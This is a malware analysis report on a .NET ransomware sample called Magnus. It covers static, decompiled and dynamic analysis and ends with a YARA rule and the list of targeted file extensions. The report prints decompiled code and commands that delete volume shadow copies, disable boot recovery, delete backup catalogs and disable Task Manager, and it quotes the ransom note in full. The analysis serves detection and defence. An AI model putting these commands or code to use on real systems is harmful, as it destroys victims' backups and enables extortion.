

Practical Malware Analysis & Triage

Malware Analysis Report

DDoS-Anonymous-xq8 - Ransomware

June 2022 | P.W. | v1.0

## Executive Summary

Sample Name	834eaff238a45508d945b3193d34043858d4026549cc03d2cfb89d5ac2ae2844.zip
Original File Name	DDoS-Anonymous-xq8.exe
SHA256 hash	834eaff238a45508d945b3193d34043858d4026549cc03d2cfb89d5ac2ae2844
VirusTotal Detection	45 security vendors and 3 sandboxes flagged this file as malicious
Source	<a href="https://bazaar.abuse.ch/sample/834eaff238a45508d945b3193d34043858d4026549cc03d2cfb89d5ac2ae2844">https://bazaar.abuse.ch/sample/834eaff238a45508d945b3193d34043858d4026549cc03d2cfb89d5ac2ae2844</a> (Malware Bazaar)
Operating System and Architecture	Windows, 32 bit (Microsoft .NET)
Language	C# (.Net framework version v4.0.30319)
Analysis Date	June 17, 2022
Author	P.W.

The malware sample for this report was obtained from Malware Bazaar and was identified as a type of Ransomware. Through static and dynamic analysis, this ransomware was observed to encrypt files based on file extension (214 specific extensions were identified).

In addition, the Ransomware deletes all volume shadow copies, turns off Windows backups, deletes any backup catalogs, and disables access to the Task Manager. The Ransomware maintains persistence by making a copy of itself and dropping it into the following directory:

C:\Users\Username\AppData\Roaming\

It then updates the registry key

HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

to execute the dropped file at startup.

Once the ransomware successfully executes, the computer user is notified with both a text file and Windows Desktop wallpaper informing the user that their files have been encrypted and breached by Magnus Ransomware. The Ransomware author requested \$125 in Bitcoin and provided contact information through qTox, aTox, and Telegram. The Ransomware will not execute if the Windows display language is Azeri (Latin, Azerbaijan) or Turkish (Turkey).



## Basic Static Analysis

### pestudio 9.31

The malware sample was opened in pestudio and confirmed to be a 32-bit executable that was written using .NET (v4.0.30319). Of interest, the program appears to have been compiled less than 24 hours before it became available on Malware Bazaar.

property	value
md5-1	82866E1C27EDB64D99372C488B25767C
sha1	488D744FAC3C94C7BB18015F5E17475844937E09
sha256	834EAF238A45508D945B3193D34043858D4026549CC03D2CFB89D5AC2AE2844
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
first-bytes-text	M Z ..... @ .....
file-size	344576 bytes
entropy	3.822
imphash	029905C94D94A4247FF5CB44D2F70385
signature	Microsoft .NET
tooling	n/a
entry-point	FF 25 00 20 40 00
file-version	0.0.0.0
description	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	0x62AB8F28 (Thu Jun 16 20:14:32 2022   UTC)

Figure 1 - pestudio 9.31 - DDoS-Anonymous-xq8.exe

In addition, 4 functions of interest were located. These functions included AES\_Encrypt which can be used to encrypt plaintext using the AES (Advanced Encryption Standard) algorithm.

functions (292)	namespace (18)	blacklist (4)	ordinal (0)	library (2)
SystemParametersInfo	-	x	-	user32.dll
AddClipboardFormatListener	-	x	-	user32.dll
AES_Encrypt	-	x	-	mscoree.dll
set_UseShellExecute	-	x	-	mscoree.dll

Figure 2 - pestudio 9.31 - functions of interest




Figure 3 - pestudio 9.31 - .NET version

The original filename of the compiled binary was located:




Figure 4 - pestudio 9.31 - original binary name

## PEVIEW 0.9.9.0

The malware sample was opened in PEView and the IMAGE\_SECTION\_HEADER .text was reviewed. There was no indication of the program being packed as the virtual vs raw size was within 92 bytes:

Virtual Size 274340 bytes

Raw Size 274432 bytes

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834eaff238a45508d945b3193d34043858d4026549cc03d2cfb89d5	pFile	Data	Description	Value
IMAGE_DOS_HEADER	00000178	2E 74 65 78	Name	.text
MS-DOS Stub Program	0000017C	74 00 00 00		
IMAGE_NT_HEADERS	00000180	00042FA4	Virtual Size	
Signature	00000184	00002000	RVA	
IMAGE_FILE_HEADER	00000188	00043000	Size of Raw Data	
IMAGE_OPTIONAL_HEADER	0000018C	00000200	Pointer to Raw Data	
IMAGE_SECTION_HEADER .text	00000190	00000000	Pointer to Relocations	
IMAGE_SECTION_HEADER .rsrc	00000194	00000000	Pointer to Line Numbers	
IMAGE_SECTION_HEADER .reloc	00000198	0000	Number of Relocations	
SECTION .text	0000019A	0000	Number of Line Numbers	
SECTION .rsrc	0000019C	60000020	Characteristics	
SECTION .reloc				
		00000020	IMAGE_SCN_CNT_CODE	
		20000000	IMAGE_SCN_MEM_EXECUTE	
		40000000	IMAGE_SCN_MEM_READ	

Figure 5 - PEVIEW 0.9.9.0 - Virtual vs RAW size

## FLOSS 1.7.0-alpha1

The floss program was run against the malware binary, without any options, to look for strings of interest. Multiple Windows OS commands were located that were associated with the deletion all volume shadow copies, turning off Windows backups, and deleting backup catalogs:

```
cmd.exe
vssadmin delete shadows /all /quiet & wmic shadowcopy delete
bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default}
recoveryenabled no
wbadmin delete catalog -quiet
```

Figure 6 - Floss - Windows commands of interest

In addition, an apparent Ransomware note was located that contained the following:

SUPRISE MOTHERFUCKER!  
All your files has been encrypted and breached by Magnus Ransomware  
This is a ransomware.  
What is a ransomware?  
A ransomware is a malware which encrypts all your files and you need a key or a special software which can decrypt all your files.  
Quantity to pay: 125\$  
Payment method: BTC  
Want to talk?  
Contact me throught qTox or aTox  
My id is:  
732FAB4071B7B0A078DDE58D34349566FA90BB8F5458FEEA39D87DF090642E213E9595B69F99  
Dont have money?  
Well, in that case there isnt any solution :)  
If you are younger than 18 years then we will make an offer because in that case you will need to pay 25\$  
Bitcoin address: bc1qhxtqpatn4p8v0pt9n6l6e707tzf54fzqa8xxp  
When you paid then send a private messenge to @anibaltlgram in telegram  
Then when you send a messenge you will need to send the link to blockchain.com of the payment then and only in that case you can decrypt all your files.  
Are we trusted?  
If you dontnt trust us, its ok because then you will NEVER get your files back.  
This software is really new so for this date there isnt any solution.  
Are you sad?  
Its not our problem :)  
Want to donate?  
And remember YOU HAVE 48h Until the private key of the decryption key autodestructs :)  
PAY IN BITCOIN

*Figure 7 - Floss - Apparent Ransomware Note*

A base64 encoded text block was located and decoded in Cyberchef v9.37.3. using the following recipe:

- **From\_Base64('A-Za-z0-9+/',true)**
- **Render\_Image('Raw')**

This text block was an encoded image that contained text similar to the previously identified Ransomware note:

SUPRISE MOTHERFUCKER!

All your files has been encrypted and breached by Magnus Ransomware

This is a ransomware.

What is a ransomware?

A ransomware is a malware which encrypts all your files and you need a key or a special software which can decrypt all your files.

Quantity to pay: 125\$

Payment method: BTC

Want to talk?

Contact me through qTox or aTox

My id is:

732FAB4071B7B0A078DDE58D34349566FA908B8F5458FEEA39D87DF090642E213E9595869F99

Dont have money?

Well, in that case there isnt any solution :)

If you are younger than 18 years then we will make an offer because in that case you will need to pay 25\$

Bitcoin address: bc1qhxtqxp4p8v0pt9n6l6e707zf54fzqa8xxp

When you paid then send a private message to @anibaltlgram in telegram

Then when you send a message you will need to send the link to blockchain.com of the payment then and only in that case you can decrypt all your files.

Open readme!!!.txt for more information

-Magnus Ransomware

*Figure 8 - Base64 text located with Floss - rendered into image using Cyberchef*



## Advanced Static Analysis

### dnSpy v6.1.8

As the malware sample was written in .NET, dnSpy was used to view and decompile the binary. The malware was written in the C# programming language and contained several methods of interest:



Figure 9 - dnSpy - Methods of interest





## Review of Source Code

When the malware first runs, it calls a method (`forbiddenCountry()`) that checks the Input language of Windows. If the Windows language is "az-Latn-AZ" (**Azeri (Latin, Azerbaijan)**), or "tr-TR" **Turkish (Turkey)**, the method returns true and calls `MessageBox.Show("Forbidden Country")`. The program then terminates:

```
forbiddenCountry(): bool X
1 // ConsoleApplication7.Program
2 // Token: 0x06000004 RID: 4 RVA: 0x0000216C File Offset: 0x0000036C
3 private static bool forbiddenCountry()
4 {
5     string[] array = new string[]
6     {
7         "az-Latn-AZ",
8         "tr-TR"
9     };
10    foreach (string b in array)
11    {
12        try
13        {
14            string name = InputLanguage.CurrentInputLanguage.Culture.Name;
15            if (name == b)
16            {
17                return true;
18            }
19        }
20        catch
21        {
22        }
23    }
24    return false;
25 }
```

Figure 10 - dnSpy - `forbiddenCountry` Method

```
Main(string[]): void X
1 // ConsoleApplication7.Program
2 // Token: 0x06000002 RID: 2 RVA: 0x00002058 File Offset: 0x00000258
3 private static void Main(string[] args)
4 {
5     if (Program.forbiddenCountry())
6     {
7         MessageBox.Show("Forbidden Country");
8         return;
9     }
10 }
```

Figure 11 - Main - if `forbiddenCountry` returns true

If the malware does not detect the “**forbiddenCountry()**” languages, the program continues and adds a registry key under the Current User Software hive for persistence.

The program then executes several methods that contain code to run the cmd.exe program (Windows terminal) along with commands to delete all volume shadow copies, turn off Windows backups, delete any backup catalogs, and disable access to the Task Manager (See Figure 13).

```
if (Program.checkdeleteShadowCopies)
{
    Program.deleteShadowCopies();
}
if (Program.checkdisableRecoveryMode)
{
    Program.disableRecoveryMode();
}
if (Program.checkdeleteBackupCatalog)
{
    Program.deleteBackupCatalog();
}
if (Program.disableTaskManager)
{
    Program.DisableTaskManager();
}
if (Program.checkStopBackupServices)
{
    Program.stopBackupServices();
}
```

Figure 12 - dnSpy - code snippet from Main Method



```
// Token: 0x0600001B RID: 27 RVA: 0x000308C File Offset: 0x000128C
private static void runCommand(string commands)
{
    Process process = new Process();
    process.StartInfo = new ProcessStartInfo
    {
        FileName = "cmd.exe",
        Arguments = "/C " + commands,
        WindowStyle = ProcessWindowStyle.Hidden
    };
    process.Start();
    process.WaitForExit();
}

// Token: 0x0600001C RID: 28 RVA: 0x00030DC File Offset: 0x00012DC
private static void deleteShadowCopies()
{
    Program.runCommand("vssadmin delete shadows /all /quiet & wmic shadowcopy delete");
}

// Token: 0x0600001D RID: 29 RVA: 0x00030E8 File Offset: 0x00012E8
private static void disableRecoveryMode()
{
    Program.runCommand("bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no");
}

// Token: 0x0600001E RID: 30 RVA: 0x00030F4 File Offset: 0x00012F4
private static void deleteBackupCatalog()
{
    Program.runCommand("wbadmin delete catalog -quiet");
}

// Token: 0x0600001F RID: 31 RVA: 0x0003100 File Offset: 0x0001300
public static void DisableTaskManager()
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System");
        registryKey.SetValue("DisableTaskMgr", "1");
        registryKey.Close();
    }
    catch
    {
    }
}
```

Figure 13 - dnSpy - code snippet from internal class "Program"

Once the malware has completed the above commands, the malware encrypts files with specific extensions<sup>1</sup>, adds a random extension to the encrypted file, and then drops a ransomware note in each directory that contains files that have been encrypted. Finally, the program writes a ransomware note into a text file and opens it with the default text editor, and then changes the Windows Desktop wallpaper to the base64 encoded image identified earlier (See figure 8).

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<sup>1</sup> See Appenix A.

## Dynamic Analysis

### Setup

The malware sample was run in a Windows 10 (version 21H2) virtual machine using VMware Workstation 16 Pro (16.1.0 build-17198959) with Flare tools installed. In addition, a Remnux-v7 virtual machine was also run simultaneously with the Windows OS. Both VM's were running on the same private network without access to the Internet. Remnux was running INetSim 1.3.2 and Wireshark to monitor network connection attempts from the Windows OS.

### Results

Once the malware was executed, there was no indication on the Remnux server that the malware was attempting to make any network connections. This was also confirmed on the Windows side using TCPView v4.17.

Using Process Monitor v3.89 on the Windows OS, it was confirmed that the malware drops a file into C:\Users\Username\AppData\Roaming; this file has the name svchost.exe<sup>2</sup>.

NOTE: svchost.exe is the name of a legitimate Windows OS program used to load DLL files. The legitimate version of this file is located at C:\Windows\system32\svchost.exe.




Figure 14 - Windows Explorer (in VM) showing svchost.exe and Ransomware note - README!!!.txt

<sup>2</sup> svchost.exe and original file malware file DDoS-Anonymous-xq8.exe have the same sha256 hash value and are therefore the exact same file.



The malware version of svchost.exe is then executed and spawns several daughter processes that call the Windows command prompt (cmd.exe). The command prompt then runs commands seen in the decompiled source code. See below




Figure 15 = Procmon - Process Tree - DDoS-Anonymous-xq8.exe

Finally, the user's files are encrypted, renamed with a random extension, then the user is presented with the following Desktop wallpaper and ransomware note:




Figure 16 - Screen shot of the Windows desktop after detonation of malware

Any attempts to run the task manager results in the following popup:





Figure 17 - Malware preventing running of Task manager.

## Confirming “forbiddenCountry()” Method

The Windows virtual machine was reverted to a snapshot taken prior to the detonation of the Malware. The Windows OS Language was changed to Azeri (Latin, Azerbaijan) az-Latn-AZ and the malware was then detonated. This resulted in the following popup and no encryption of the user files:



*Figure 18 - Windows run in Azerbaijan language results in the malware not encrypting the files.*



## Rules & Signatures

The following Yara Rule can be used to locate the DDoS-Anonymous-xq8 – Ransomware:

```
rule Yara_DDoSAnonymousxq8_Ransomware
{
    meta:
        last_updated = "20220619"
        author = "P.W."
        description = "Yara Rule to locate DDoSAnonymousxq8 Ransomware"

    strings:
        $text_string1 = "v45hchdrq72ns7m6jmy"
        $text_string2 = "svchost.exe"
        $text_string3 = "oAnWieozQPsRK7Bj83r4"
        $text_string4 = "README!!!.txt"
        $PE_magic_byte = "MZ"

    condition:
        $PE_magic_byte at 0 and
        ($text_string1 and $text_string2 and $text_string3 and $text_string4)
}
```





## Appendix A

File extensions targeted by the Ransomware:

```
.txt .jar .dat .contact .settings .doc .docx .xls .xlsx .ppt .pptx .odt .mka .mhtml .oqy .png .csv  
.sql .mdb .php .asp .aspx .html .htm .xml .psd .pdf .xla .cub .dae .indd .mp3 .mp4 .dwg .zip  
.rar .mov .rtf .bmp .mkv .avi .apk .lnk .dib .dic .dif .divx .iso .7zip .ace .arj .bz2 .cab .gzip .lzh  
.tar .jpeg .mpeg .torrent .mpg .core .pdb .ico .pas .wmv .swf .cer .bak .backup .accdb .bay  
.p7c .exif .vss .raw .m4a .wma .flv .sie .sum .ibank .wallet .css .crt .xlsm .xlsb .cpp .java .jpe .ini  
.blob .wps .docm .wav .3gp .webm .m4v .amv .m4p .svg .ods .vdi .vmdk .onpkg .accde .jsp  
.json .gif .log .config .m1v .sln .pst .obj .xlam .djvu .inc .cvs .dbf .tbi .wpd .dot .dotx .ltx .pptm  
.potx .potm .pot .xlw .xps .xsd .xsf .xsl .kmz .accdr .stm .accdt .ppam .pps .ppsm .1cd .3ds .3fr  
.3g2 .accda .accdc .accdw .adp .ai3 .ai4 .ai5 .ai6 .ai7 .ai8 .arw .ascx .asm .asmx .avs .bin .cfm  
.dbx .dcm .dcr .pict .rgbe .dwt .f4v .exr .kwm .max .mda .mde .mdf .mdw .mht .mpv .msg .myi  
.nef .odc .geo .swift .odm .odp .oft .orf .pfx .p12 .pls .safe .tab .vbs .xlk .xlm .xlt .xltn .svgz .slk  
.tar .gz .dmg .psb .tif .rss .key .vob .epsp .dc3 .iff .onetoc2 .opt .p7b .pam .r3d
```